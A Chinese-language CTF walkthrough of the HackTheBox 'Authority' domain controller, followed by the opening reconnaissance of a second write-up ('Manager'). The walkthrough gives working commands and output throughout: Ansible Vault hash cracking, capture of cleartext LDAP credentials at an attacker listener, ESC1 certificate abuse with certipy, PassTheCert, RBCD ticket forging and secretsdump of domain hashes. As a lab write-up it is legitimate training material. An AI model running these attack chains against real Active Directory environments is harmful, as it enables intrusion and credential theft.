pwm_hostname: authority.htb.corp
pwm_http_port: "{{ http_port }}"
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true

pwm_require_ssl: false

pwm_admin_login: !vault |
$ANSIBLE_VAULT;1.1;AES256
32666534386435366537653136663731633138616264323230383566333966346662313161326239
6134353663663462373265633832356663356239383039640a346431373431666433343434366139
35653634376333666234613466396534343030656165396464323564373334616262613439343033
6334326263326364380a653034313733326639323433626130343834663538326439636232306531
3438

pwm_admin_password: !vault |
$ANSIBLE_VAULT;1.1;AES256
31356338343963323063373435363261323563393235633365356134616261666433393263373736
3335616263326464633832376261306131303337653964350a363663623132353136346631396662
38656432323830393339336231373637303535613636646561653637386634613862316638353530
3930356637306461350a316466663037303037653761323565343338653934646533663365363035
6531

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
$ANSIBLE_VAULT;1.1;AES256
63303831303534303266356462373731393561313363313038376166336536666232626461653630
3437333035366235613437373733316635313530326639330a643034623530623439616136363563
34646237336164356438383034623462323531316333623135383134656263663266653938333334
3238343230333633350a646664396565633037333431626163306531336336326665316430613566
3764

恢复密码

上面文件中的值由Ansible Vault保护。John The Ripper有一个脚本ansible2john.py。该脚本接受一个有两行的文件,第一行是头,第二行是上面十六进制编码的值。把这三个受保护的值格式化成文件:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
⚡ root@kali  ~/hackthebox/machine/authority  cat vault*
$ANSIBLE_VAULT;1.1;AES256
32666534386435366537653136663731633138616264323230383566333966346662313161326239
6134353663663462373265633832356663356239383039640a346431373431666433343434366139
35653634376333666234613466396534343030656165396464323564373334616262613439343033
6334326263326364380a653034313733326639323433626130343834663538326439636232306531
3438
$ANSIBLE_VAULT;1.1;AES256
31356338343963323063373435363261323563393235633365356134616261666433393263373736
3335616263326464633832376261306131303337653964350a363663623132353136346631396662
38656432323830393339336231373637303535613636646561653637386634613862316638353530
3930356637306461350a316466663037303037653761323565343338653934646533663365363035
6531
$ANSIBLE_VAULT;1.1;AES256
63303831303534303266356462373731393561313363313038376166336536666232626461653630
3437333035366235613437373733316635313530326639330a643034623530623439616136363563
34646237336164356438383034623462323531316333623135383134656263663266653938333334
3238343230333633350a646664396565633037333431626163306531336336326665316430613566
3764
  • ansible hash crack

运行ansible2john.py来生成hash:

1
2
3
4
 ⚡ root@kali  ~/hackthebox/machine/authority  /usr/share/john/ansible2john.py vault1 vault2 vault3 | tee vault_hashes
vault1:$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e041732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d734abba49403c42bc2cd8
vault2:$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1dff07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed22809393b1767055a66deae678f4a8b1f8550905f70da5
vault3:$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502f93*dfd9eec07341bac0e13c62fe1d0a5f7d*d04b50b49aa665c4db73ad5d8804b4b2511c3b15814ebcf2fe98334284203635

使用hashcat 16900模式破解以上hash

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
E:\hashcat-6.2.5>hashcat.exe -m 16900 password.txt rockyou.txt
hashcat (v6.2.5) starting

$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1dff07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed228 809393b1767055a66deae678f4a8b1f8550905f70da5:!@#$%^&*
$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e041732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c c3fb4a4f9e4400eae9dd25d734abba49403c42bc2cd8:!@#$%^&*
$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502f93*dfd9eec07341bac0e13c62fe1d0a5f7d*d04b50b49aa665c4db73a ad5d8804b4b2511c3b15814ebcf2fe98334284203635:!@#$%^&*

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 16900 (Ansible Vault)
Hash.Target......: password.txt
Time.Started.....: Mon Dec 11 14:40:10 2023 (8 secs)
Time.Estimated...: Mon Dec 11 14:40:18 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 163.1 kH/s (7.49ms) @ Accel:32 Loops:32 Thr:256 Vec:1
Speed.#3.........: 4998 H/s (9.29ms) @ Accel:64 Loops:16 Thr:16 Vec:1
Speed.#*.........: 168.1 kH/s
Recovered........: 3/3 (100.00%) Digests, 3/3 (100.00%) Salts
Progress.........: 1245184/43033158 (2.89%)
Rejected.........: 0/1245184 (0.00%)
Restore.Point....: 0/14344386 (0.00%)
Restore.Sub.#1...: Salt:2 Amplifier:0-1 Iteration:9984-9999
Restore.Sub.#3...: Salt:2 Amplifier:0-1 Iteration:1136-1152
Candidate.Engine.: Device Generator
Candidates.#1....: eatme1 -> columb
Candidates.#3....: 123456 -> elenutza
Hardware.Mon.#1..: Temp: 53c Util: 98% Core:1515MHz Mem:6000MHz Bus:8
Hardware.Mon.#3..: N/A

它们都有相同的密码!@#$%^&*,这是有意义的,因为它们是在同一个可见文件中加密的。

使用ansible-vault破解得到明文密码

1
pip install ansible-vault
1
2
3
4
5
6
7
8
9
10
11
12
⚡ root@kali  ~/hackthebox/machine/authority  cat vault1 | ansible-vault decrypt
Vault password:
Decryption successful
svc_pwm
⚡ root@kali  ~/hackthebox/machine/authority  cat vault2 | ansible-vault decrypt
Vault password:
Decryption successful
pWm_@dm!N_!23
⚡ root@kali  ~/hackthebox/machine/authority  cat vault3 | ansible-vault decrypt
Vault password:
Decryption successful
DevT3st@123

尝试密码有效性

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
 ⚡ root@kali  ~/hackthebox/machine/authority  netexec smb authority.htb -u svc_pwm -p 'pWm_@dm!N_!23'
SMB 10.10.11.222 445 AUTHORITY [*] Windows 10.0 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.222 445 AUTHORITY [+] authority.htb\svc_pwm:pWm_@dm!N_!23
⚡ root@kali  ~/hackthebox/machine/authority  netexec smb authority.htb -u svc_pwm -p 'pWm_@dm!N_!23' --shares
SMB 10.10.11.222 445 AUTHORITY [*] Windows 10.0 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.222 445 AUTHORITY [+] authority.htb\svc_pwm:pWm_@dm!N_!23
SMB 10.10.11.222 445 AUTHORITY [-] Error enumerating shares: STATUS_ACCESS_DENIED
⚡ root@kali  ~/hackthebox/machine/authority  netexec winrm authority.htb -u svc_pwm -p 'pWm_@dm!N_!23'
SMB 10.10.11.222 5985 AUTHORITY [*] Windows 10.0 Build 17763 (name:AUTHORITY) (domain:authority.htb)
HTTP 10.10.11.222 5985 AUTHORITY [*] http://10.10.11.222:5985/wsman
HTTP 10.10.11.222 5985 AUTHORITY [-] authority.htb\svc_pwm:pWm_@dm!N_!23
⚡ root@kali  ~/hackthebox/machine/authority  netexec ldap 10.10.11.222 -u svc_pwm -p 'pWm_@dm!N_!23'
SMB 10.10.11.222 445 AUTHORITY [*] Windows 10.0 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
LDAP 10.10.11.222 445 AUTHORITY [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090ACD, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
LDAPS 10.10.11.222 636 AUTHORITY [+] authority.htb\svc_pwm:pWm_@dm!N_!23

回到PWM登录面板,可以使用密码pWm_@dm!N_! 23登录到Configuration Editor

抓取 LDAP Creds

存储了一些缓存凭据。为了恢复它们,编辑URL以指向本机ip,使用明文LDAP而不是LDAPS(并使用默认的LDAP端口389),编辑好后然后点击”Test LDAP Profile”:

1
2
3
4
luci@luci$ nc -lnvp 389
Listening on 0.0.0.0 389
Connection received on 10.10.11.222 61956
0Y`T;CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htblDaP_1n_th3_cle4r!

密码为”lDaP_1n_th3_cle4r!”,尽管在该捕获中看到它不是微不足道的,因为终端只是丢弃了该数据中的非ascii字符。在Wireshark中看的更清楚:

Authority作为客户端试图向我的VM进行身份验证,并以明文发送这些凭证。Responder也可以监听并捕获这些信号:

1
2
3
4
5
[+] Listening for events...

[LDAP] Cleartext Client : 10.10.11.222
[LDAP] Cleartext Username : CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
[LDAP] Cleartext Password : lDaP_1n_th3_cle4r!

WinRM shell

这些creds在SMB和WinRM上的svc_ldap帐户都有效:

1
2
3
4
5
6
7
 ⚡ root@kali  ~/hackthebox/machine/authority  netexec smb authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'
SMB 10.10.11.222 445 AUTHORITY [*] Windows 10.0 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.222 445 AUTHORITY [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r!
⚡ root@kali  ~/hackthebox/machine/authority  netexec winrm authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'
SMB 10.10.11.222 5985 AUTHORITY [*] Windows 10.0 Build 17763 (name:AUTHORITY) (domain:authority.htb)
HTTP 10.10.11.222 5985 AUTHORITY [*] http://10.10.11.222:5985/wsman
HTTP 10.10.11.222 5985 AUTHORITY [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r! (Pwn3d!)

直接使用密码获取WinRM shell

1
2
3
4
5
6
7
8
9
 ⚡ root@kali  ~/hackthebox/machine/authority  evil-winrm -i authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> whoami
htb\svc_ldap
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> cat C:\Users\svc_ldap\desktop\user.txt
9e33396f8c7903dea494cfba76cbc503

Shell as administrator

Enumeration

在Windows DC上枚举ADCS总是值得的。已经展示certipy(pipx install certipy-ad) Certipy GitHub之前的HTB: Absolute和htb: escape。使用find命令来识别模板,使用-vulnerable只显示易受攻击的模板(注意: 使用的certipy需要为最新版本):

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
 ⚡ root@kali  ~/hackthebox/machine/authority  certipy find -u svc_ldap@authority.htb -p 'lDaP_1n_th3_cle4r!' -dc-ip 10.10.11.222 -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Trying to get CA configuration for 'AUTHORITY-CA' via CSRA
[!] Got error while trying to get CA configuration for 'AUTHORITY-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'AUTHORITY-CA' via RRP
[*] Got CA configuration for 'AUTHORITY-CA'
[*] Saved BloodHound data to '20231211015614_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20231211015614_Certipy.txt'
[*] Saved JSON output to '20231211015614_Certipy.json'
⚡ root@kali  ~/hackthebox/machine/authority  cat 20231211015614_Certipy.txt
Certificate Authorities
0
CA Name : AUTHORITY-CA
DNS Name : authority.authority.htb
Certificate Subject : CN=AUTHORITY-CA, DC=authority, DC=htb
Certificate Serial Number : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
Certificate Validity Start : 2023-04-24 01:46:26+00:00
Certificate Validity End : 2123-04-24 01:56:25+00:00
Web Enrollment : Disabled
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Permissions
Owner : AUTHORITY.HTB\Administrators
Access Rights
ManageCertificates : AUTHORITY.HTB\Administrators
AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
ManageCa : AUTHORITY.HTB\Administrators
AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
Enroll : AUTHORITY.HTB\Authenticated Users
Certificate Templates
0
Template Name : CorpVPN
Display Name : Corp VPN
Certificate Authorities : AUTHORITY-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : True
Certificate Name Flag : EnrolleeSuppliesSubject
Enrollment Flag : AutoEnrollmentCheckUserDsCertificate
PublishToDs
IncludeSymmetricAlgorithms
Private Key Flag : ExportableKey
Extended Key Usage : Encrypting File System
Secure Email
Client Authentication
Document Signing
IP security IKE intermediate
IP security use
KDC Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Validity Period : 20 years
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Permissions
Enrollment Permissions
Enrollment Rights : AUTHORITY.HTB\Domain Computers
AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
Object Control Permissions
Owner : AUTHORITY.HTB\Administrator
Write Owner Principals : AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
AUTHORITY.HTB\Administrator
Write Dacl Principals : AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
AUTHORITY.HTB\Administrator
Write Property Principals : AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
AUTHORITY.HTB\Administrator
[!] Vulnerabilities
ESC1 : 'AUTHORITY.HTB\\Domain Computers' can enroll, enrollee supplies subject and template allows client authentication

在底部,它识别了一个名为CorpVPN的模板,该模板容易受到ESC1的攻击。还将注意到AUTHORITY-CA的CA名称。

它允许参与者提供任意主题备选名称(SAN)。这意味着可以代表其他用户请求证书,例如域管理员。

ESC1

背景

  • Abusing Active Directory Certificate Services – Part One
  • Exploiting AD CS: A quick look at ESC1 and ESC8

当将ADCS配置为允许低权限用户代表任何domain对象(包括特权对象)注册和请求证书时,ESC1成为漏洞。

文章中给出的示例显示了有效的设置,并且它与来自Authority的内容相匹配,除了一个区别:

在本例中,可以注册此模板的是Domain Computers,而不是Domain Users。

创建computer账户

在htb-support中,有一个利用路径,需要一台假计算机。在这里做同样的事情,尽管在Support上是从目标上的shell完成的,在这里将展示如何使用Impacket远程完成它。

允许用户将计算机添加到域的设置是 ms-ds-machineaccountquota。在Authority上,可以用PowerView查询:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
*Evil-WinRM* PS C:\programdata> upload /opt/PowerSploit/Recon/PowerView.ps1
Info: Uploading /opt/PowerSploit/Recon/PowerView.ps1 to C:\programdata\PowerView.ps1


Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\programdata> . .\PowerView.ps1
*Evil-WinRM* PS C:\programdata> Get-DomainObject -Identity 'DC=AUTHORITY,DC=HTB' | select ms-ds-machineaccountquota

ms-ds-machineaccountquota
-------------------------
10

netexec也可以实现同样的效果:

1
2
3
4
5
6
┌[root@kali] [/dev/pts/4]
└[~/hackthebox/machine/authority]> netexec ldap 10.10.11.222 -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -M MAQ
SMB 10.10.11.222 445 AUTHORITY [*] Windows 10.0 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
LDAPS 10.10.11.222 636 AUTHORITY [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r!
MAQ 10.10.11.222 389 AUTHORITY [*] Getting the MachineAccountQuota
MAQ 10.10.11.222 389 AUTHORITY MachineAccountQuota: 10

现在可以使用addcomputer.py添加计算机

1
2
3
4
5
┌[root@kali] [/dev/pts/4]
└[~/hackthebox/machine/authority]> addcomputer.py 'authority.htb/svc_ldap:lDaP_1n_th3_cle4r!' -method LDAPS -computer-name 'EVIL01' -computer-pass 'fdvoid0' -dc-ip 10.10.11.222
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Successfully added machine account EVIL01$ with password fdvoid0.

创建证书

使用域上的计算机帐户,现在certipy将使用以下选项创建证书:

  • req - 请求证书
  • -username EVIL01$ -password ‘fdvoid0’ - 验证为创建的计算机帐户
  • -ca AUTHORITY-CA - 与ADCS关联的证书颁发机构
  • -dc-ip 10.10.11.222 - DC的ip
  • -template CorpVPN - 存在漏洞模板的名称
  • -upn administrator@authority.htb - 请求证书的用户
  • -dns authority.htb - 在此请求中使用的DNS服务器

结果是保存在administrator_authority.pfx中的证书和私钥

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌[root@kali] [/dev/pts/4]
└[~/hackthebox/machine/authority]> certipy req -username EVIL01$ -password 'fdvoid0' -ca AUTHORITY-CA -dc-ip 10.10.11.222 -template CorpVPN -upn administrator@authority.htb -dns authority.htb -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.10.11.222[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.10.11.222[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 6
[*] Got certificate with multiple identifications
UPN: 'administrator@authority.htb'
DNS Host Name: 'authority.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_authority.pfx'

PassTheCert

Auth [Fail]

通常,使用auth命令来获取管理员用户的NTLM hash:

如果一切正常,该工具将执行Kerberos U2U(用户对用户身份验证),并从特权属性证书(PAC)解密NT hash,然后将能够使用NT hash pass-the-hash并获得管理员访问权限。

1
2
3
4
5
6
7
8
9
10
11
12
┌[root@kali] [/dev/pts/4]
└[~/hackthebox/machine/authority]> certipy auth -pfx administrator_authority.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
[0] UPN: 'administrator@authority.htb'
[1] DNS Host Name: 'authority.htb'
> 0
[*] Using principal: administrator@authority.htb
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)

根据Certificates and Pwnage and Patches, Oh My!的这篇文章,Authenticating with certificates when PKINIT is not supported, “当域控制器没有为智能卡安装证书时”就会发生这种情况。具体来说,发生这种情况是因为”DC没有为PKINIT正确设置,身份验证会失效”。

同一篇文章提出了另一种方法:

如果遇到这样的情况: 可以注册一个存在漏洞的证书模板,但是生成的证书无法通过Kerberos身份验证,可以尝试使用PassTheCert之类的东西通过SChannel对LDAP进行身份验证。将只有LDAP访问权限,但如果有一个证明您是域管理员的证书,就足够了。

LDAP Shell [方法 1]

要执行passthecert攻击,需要将密钥和证书放在单独的文件中,certipy可以处理这个问题:

1
2
3
4
5
6
7
8
9
10
┌[root@kali] [/dev/pts/4]
└[~/hackthebox/machine/authority]> certipy cert -pfx administrator_authority.pfx -nocert -out administrator.key
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing private key to 'administrator.key'
┌[root@kali] [/dev/pts/4]
└[~/hackthebox/machine/authority]> certipy cert -pfx administrator_authority.pfx -nokey -out administrator.crt
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing certificate and to 'administrator.crt'

PassTheCert有c#和Python工具来执行passthecert攻击。它还提供了一个ldap-shell选项,允许在DC上运行一组有限的命令。

  • -action ldap-shell - 提供一组有限的命令集
  • -crt administrator.crt -key administrator.key - 指定证书和密钥文件
  • -domain authority.htb -dc-ip 10.10.11.222 - 目标信息
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌[root@kali] [/dev/pts/4]
└[~/hackthebox/machine/authority]> python /root/PassTheCert/Python/passthecert.py -action ldap-shell -crt administrator.crt -key administrator.key -domain authority.htb -dc-ip 10.10.11.222
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

Type help for list of commands

#
# help

add_computer computer [password] [nospns] - Adds a new computer to the domain with the specified password. If nospns is specified, computer will be created with only a single necessary HOST SPN. Requires LDAPS.
rename_computer current_name new_name - Sets the SAMAccountName attribute on a computer object to a new value.
add_user new_user [parent] - Creates a new user.
add_user_to_group user group - Adds a user to a group.
change_password user [password] - Attempt to change a given user's password. Requires LDAPS.
clear_rbcd target - Clear the resource based constrained delegation configuration information.
disable_account user - Disable the user's account.
enable_account user - Enable the user's account.
dump - Dumps the domain.
search query [attributes,] - Search users and groups by name, distinguishedName and sAMAccountName.
get_user_groups user - Retrieves all groups this user is a member of.
get_group_users group - Retrieves all members of a group.
get_laps_password computer - Retrieves the LAPS passwords associated with a given computer (sAMAccountName).
grant_control target grantee - Grant full control of a given target object (sAMAccountName) to the grantee (sAMAccountName).
set_dontreqpreauth user true/false - Set the don't require pre-authentication flag to true or false.
set_rbcd target grantee - Grant the grantee (sAMAccountName) the ability to perform RBCD to the target (sAMAccountName).
start_tls - Send a StartTLS command to upgrade from LDAP to LDAPS. Use this to bypass channel binding for operations necessitating an encrypted channel.
write_gpo_dacl user gpoSID - Write a full control ACE to the gpo for the given user. The gpoSID must be entered surrounding by {}.
exit - Terminates this session.

将svc_ldap用户添加到administrators组

1
2
# add_user_to_group svc_ldap administrators
Adding user: svc_ldap to group Administrators result: OK

重新连接一个新的Evil-WinRM shell作为svc_ldap用户,现在有管理员组权限:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
 ⚡ root@kali  ~/hackthebox/machine/authority  evil-winrm -i authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> net user svc_ldap
User name svc_ldap
Full Name
Comment
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never

Password last set 8/10/2022 8:29:31 PM
Password expires Never
Password changeable 8/11/2022 8:29:31 PM
Password required Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon 12/11/2023 6:31:59 AM

Logon hours allowed All

Local Group Memberships *Administrators *Remote Management Use
Global Group memberships *Domain Users
The command completed successfully.

获取root flag

PassTheCert -> TGT [Path 2]

预期方法是使用write_rbcd操作来赋予假计算机在DC上的EVIL01$授权权限:

1
2
3
4
5
6
7
8
 ⚡ root@kali  ~/hackthebox/machine/authority  python3 /root/PassTheCert/Python/passthecert.py -dc-ip 10.10.11.222 -crt administrator.crt -key administrator.key -domain authority.htb -port 636 -action write_rbcd -delegate-to 'AUTHORITY$' -delegate-from 'EVIL01$'
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] EVIL01$ can now impersonate users on AUTHORITY$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*] EVIL01$ (S-1-5-21-622327497-3269355298-2248959698-11601)

确保我的时间和authority DC服务器保持同步

1
2
3
 ⚡ root@kali  ~/hackthebox/machine/authority  ntpdate 10.10.11.222
2023-12-12 01:51:30.17813 (-0500) +8147.064292 +/- 0.167871 10.10.11.222 s1 no-leap
CLOCK: time stepped by 8147.064292

获得一张银票:

1
2
3
4
5
6
7
8
9
10
┌[root@kali] [/dev/pts/4] [1]
└[~/hackthebox/machine/authority]> getST.py -spn 'cifs/AUTHORITY.authority.htb' -impersonate Administrator 'authority.htb/EVIL01$:fdvoid0'
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache

dump NTLM hashes from the DC:

1
2
3
4
5
6
7
8
9
10
11
12
 ✘ ⚡ root@kali  ~/hackthebox/machine/authority  KRB5CCNAME=Administrator.ccache secretsdump.py -k -no-pass authority.htb/Administrator@authority.authority.htb -just-dc-ntlm
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6961f422924da90a6928197429eea4ed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bd6bd7fcab60ba569e3ed57c7c322908:::
svc_ldap:1601:aad3b435b51404eeaad3b435b51404ee:6839f4ed6c7e142fed7988a6c5d0c5f1:::
AUTHORITY$:1000:aad3b435b51404eeaad3b435b51404ee:ae69c697c3873d5ef03c24d7091e7a16:::
EVIL01$:11602:aad3b435b51404eeaad3b435b51404ee:9d3bb2d3f1edbdff68c016035a4ba13b:::
[*] Cleaning up...

Evil-WinRM shell

1
2
3
4
5
6
7
8
9
10
~/PassTheCert/Python on  main ⌚ 2:16:46
$ evil-winrm -i authority.htb -u administrator -H 6961f422924da90a6928197429eea4ed

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
htb\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat C:\Users\Administrator\desktop\root.txt
4f43fb2ec6139f4ec336bbcc4f9c98db

Reference Sources

  • 0xdf’s blog Authority walkthrough
  • PWM is an open source password self-service application for LDAP directories.
  • Ansible Vault
  • ansible2john.py
  • ansible hash crack
  • Responder
  • Certipy GitHub
  • HTB: Absolute
  • HTB: Escape
  • Abusing Active Directory Certificate Services – Part One
  • Exploiting AD CS: A quick look at ESC1 and ESC8
  • HTB: Support
  • impacket
  • PowerView.ps1
  • Certificates and Pwnage and Patches, Oh My!
  • Authenticating with certificates when PKINIT is not supported
  • PassTheCert
  • Demystifying Schannel

ManageCA 权限与 ESC7

RID、MSSQL 文件树和站点备份定位账户,CA 管理权限连接证书颁发。拒绝状态、证书批准和清理脚本回滚均保留。

来源 htb-manager · 原记录 2024-03-17 · 24 个代码块 · 5 处图片引用

查看分析过程、攻击步骤与完整代码

简述

本文是Medium难度的HTB Manager机器的域渗透部分,其中RID cycling, MSSQL xp_dirtree, ESC7 exploitation等域渗透提权细节是此box的特色,主要参考0xdf’s blog manager walkthrough和HTB的manager官方writeup paper记录这篇博客加深记忆和理解,及供后续做深入研究查阅,备忘。

信息收集

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
{} manager nmap -p- --min-rate 10000 10.10.11.236
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-17 08:06 CDT
Nmap scan report for manager.htb (10.10.11.236)
Host is up (0.27s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT STATE SERVICE
53/tcp open domain
80/tcp open http
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
1433/tcp open ms-sql-s
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
5985/tcp open wsman
9389/tcp open adws
49667/tcp open unknown
49669/tcp open unknown
49670/tcp open unknown
49671/tcp open unknown
49727/tcp open unknown
51977/tcp open unknown
52689/tcp open unknown

root@kali ~/hackthebox/machine/manager
☺ nmap -p 53,80,88,135,139,389,445,464,593,636,1433,3268,3269,5985,9389 -sCV 10.10.11.236 system: ruby 3.1.2p20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-17 08:06 CDT
Nmap scan report for manager.htb (10.10.11.236)
Host is up (0.30s latency).

PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Manager
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-03-17 13:07:04Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-03-17T13:08:39+00:00; +33s from scanner time.
| ssl-cert: Subject: commonName=dc01.manager.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.manager.htb
| Not valid before: 2023-07-30T13:51:28
|_Not valid after: 2024-07-29T13:51:28
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-03-17T13:08:39+00:00; +35s from scanner time.
